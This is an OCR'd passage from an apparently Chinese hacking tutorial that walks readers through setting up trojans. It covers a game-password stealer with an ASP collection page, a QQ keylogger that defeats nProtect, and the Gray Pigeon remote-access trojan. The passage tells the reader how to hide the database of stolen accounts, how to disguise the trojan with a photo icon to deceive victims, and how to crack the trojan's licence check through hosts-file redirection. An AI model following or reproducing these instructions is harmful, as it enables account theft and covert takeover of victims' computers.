


图5

朋友会问，不是说邮箱发信需要填SMTP服务器的验证信息吗？为什么你这里没填呢？

这是作者使用了MX技术自动根据你填写的收信地址来搜索可用的SMTP服务器了，所以极大的方便了使用者。因为我们可以不再担心自己的邮箱信息泄露了！

该程序使用了DLL注入技术，没有进程，对计算机的资源占有也很少，肉鸡根本无法感觉到有木马程序在运行，同时也可以很轻松穿透防火墙！

但是它也有缺陷：一旦内置的DLL文件下载地址和你设置的DLL下载地址都失效了的话，就再也发不出信了。

作者有句话提醒得好：请大家不要用此程序做非法的勾当！

三、传奇世界最新盗号木马

这是一个叫做孤火的小程序。它只支持ASP收信方式，如图6。比如我们将整套程序放到了http://zhiyeqianqian.51web.cn/cqsj/目录下了，那么图中要填写的收信地址就是：http://zhiyeqianqian.51web.cn/cqsj/PostData.asp。然后生成木马就可以了（木马名为：~孤^火~.com，不是exe扩展名，大家不要自己去点它哦）。

正好前面讲到ASP收信方式的时候，有很多细节我们没有一一讲明。现在我们来看看这套ASP收信程序。

在将它上传到空间之前，我们有件工




图6

作必须得完成，大家还记得网站入侵的时候，我们做了些什么吗？下载它人的数据库！这套程序将马儿发送的数据会保存在DATABASE.mdb中，如果被别人发现了，将其下载下来，我们的劳动成果岂非又要被人无情的夺走了？

当然不行！马上将其改掉。如果架设过个人论坛的朋友可能会很熟悉了，你没有架过？那就跟我来吧。

首先将DATABASE.mdb改名为任意其它名称，比如cqsjdata2513.asp，这个名字越复杂越乱越好。然后，使用记事本打开conn.asp，找到里面的“DATABASE.mdb”，将其改为“cqsjdata2513.asp”。其它地方不用管。本人测试没有暴库的危险，不然还要加上一句on error resume next在最前面，如图7。

现在我们可以放心的将整套程序传到空间上了，然后访问http://zhiyeqianqian.




图7

51web.cn/cqsj/，你自己放在哪就访问它去吧，使用默认帐号和密码admin登录后，因为目前还没有收到任何帐号，所以单击管理将用户名和密码修改为你自己喜欢的用户名和密码。注意，此密码是明文保存的，建议不要使用个人常用密码，比如你的QQ密码。当肉鸡中了木马以后，就常到这里来看看，帐号密码信息尽收眼底。

四、阿啦QQ大盗

本来QQ盗号工具满天飞，可是自从腾讯9月22日推出QQ 2005 beta3版本的QQ后，所有的键盘记录型QQ盗号工具一下都哑了炮，因为QQ 2005 beta 3采用了国际先进的nProtect键盘加密保护技术，启动QQ2005 Beta 3后，键盘加密保护系统会自动启动，此时您会看到QQ登录的密码框右侧出现了一把金色的安全锁，当您敲击键盘输入密码时，键盘加密保护系统会自动对键盘信息进行实时的加密。这样即使用户的PC中有病毒、键盘记录程序，也难以窃取用户的密码输入。

好在阿啦QQ大盗没几天就推出了可以通杀QQ 2005 beta3的版本，它首先破坏掉nProtect键盘加密组件，然后再进行键盘记录。

阿啦QQ大盗也是支持邮箱与网页收信两种形式，甚至还可以将普通号与靓号分开发送给不同的邮箱，太多普通号对你来说应该也只是垃圾吧，相信号太多了，你连邮箱都可能懒得去开了。

在设置发信与收信的时候，与前面讲魔兽黑眼睛的设置没什么不同，所以不多说，而下面的几个选项大家也要根据实际情况进行设置：

1.运行后关闭QQ，当木马安装后，指定时间内关闭对方QQ，逼他重新登录，这时候将密码记录下来，盗取密码速度很快，不过由于QQ的不自然关闭，很可能引起对方的警觉。

2.过滤重复号码，这个选项强烈建议选上，否则每次看到有新邮件的时候，却发现依然是以前发过信的那几个号码。多扫兴啊！

3.安装后删除自身，如果你是发送给别人运行的话，别人一点就发现程序不见




图8

了，不打死你才怪，不过如果是入侵后使用的话，程序能自删除当然最好了。

4.图标。一般偶喜欢选择图片的图标。这样骗人说那是照片也方便些嘛，如图8 所示。

5.其它，个人认为默认就够了，如果在网吧的话，还可以将“还原精灵自动转存”选上，配置好之后，如果使用网页收




图 9

信则更简单了，将 tmdqq.asp 上传到空间，比如 http://zhiyeqianqian.51web.cn/qq/tmdqq.asp ，然后将此地址填入 ASP 接口地址如图9。然后单击生成木马就可以了。

不过这里我要说的是，最好不要使用 tmdqq.asp 这种默认的文件名，同时建议使用记事本，打开将里面的 qq.txt 修改为其它文件名，比如 tmdpp.jpg 之类的，会更好些，要不然被同行看到有个 http://www.xxx.com/tmdqq.asp 这样的地址，马上就试着输一个 qq.txt 进去，访问 http://www.xxx.com/qq.txt，你岂非又帮人家大忙了？

有意思的一点是，阿啦QQ 的作者非常勤奋和用功，单击阿啦QQ 上面的一个链接来到 http://ala2vip.ys168.com/ ，这上面有他最新的作品，而我这次正好看到一句话：阿啦QQ 将在几小时内更新！这几个小时我们就关注着它等它出最新的免杀阿啦QQ 吧！如图10。




图 10

五、远程控制类木马灰鸽子

前面提到的木马都只是专盗某种程序的密码，危害虽大，可是你能保证被你种了魔兽木马的人一定就玩这个游戏吗？也许他玩天堂II 呢？那么，我们干脆使用一个木马，可以随时控制他的机器，再查看他爱玩什么游戏，咱就给他上什么马吧！这个木马我们今天使用的是灰鸽子 Vip 2005 版。尽管版本不是最新的，但是我的主张是能用就行，毕竟我们没有钱啊。

解压缩后，除了客户端，还有一个 huigezi 文件夹。这个文件夹中的东西是用来破解鸽子的用户验证的。里面虽然也有几个 rar 文件，可是我们不要再继续解压了。首先解释一下鸽子的使用流程：

1．设置服务端


2．输入用户名和密码到灰鸽子服务器上去验证

3．如果通过的话，下载对应的配置文件。同时配合刚才的设置生成服务端

4．给肉鸡运行服务端，正常使用灰鸽子

注意到了吗？里面有一步很关键的验证！因为它要到鸽子的服务器上去验证，所以我们必须阻止这一点！如何阻止？

这个问题问得好！我们一起来看一下起关键作用的 HOST 文件。在系统目录下，system32\drivers\etc 目录里，有一个 hosts 文件（因为我的系统盘是在 D 盘，所以现



```
hosts - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
127.0.0.1       vip.huigezi.com
127.0.0.1       www.huigezi.org
127.0.0.1       down.huigezi.net
```

图 11

在就打开 D:\WINDOWS\system32\drivers\etc 目录，再使用记事本打开），如图11。

注意到最下面几行：

```
127.0.0.1  localhost
127.0.0.1  vip.huigezi.com
127.0.0.1  www.huigezi.org
127.0.0.1  down.huigezi.net
```

正常情况下是只有 127.0.0.1 localhost 这一行的，这一句的意思是，把 localhost 这个地址解析为 127.0.0.1 这个 IP 地址。

那么我们加后面三行的意思就是把灰鸽子网站的 URL 强行解析到本机，这样鸽子在验证的时候就会在本机验证了。大家不用急着手工去写这几行代码，只需要双击 huigezi 目录下的 hosts.exe 文件就会自动将该 hosts 文件解压缩覆盖原先的 hosts 文件了。此时，大家可以在 CMD 下输入命令：ping www.huigezi.org 来看看，返回的 IP 是 127.0.0.1 了吧，嘿嘿，这一招通杀大多数网站验证的程序哦。

同时，打开 huigezi 目录中的 HTTP.exe，单击“开始服务”运行 HTTP 服务（如




图 12

果机器上装有 IIS 或者是 Apache 服务，请暂时停止它们）。这样鸽子来验证的时候才会得到回应嘛。

一切准备完毕，我们可以正式配置鸽子了。打开 H-Client.exe，单击“配置服务程序”后出现如图 12 的界面。

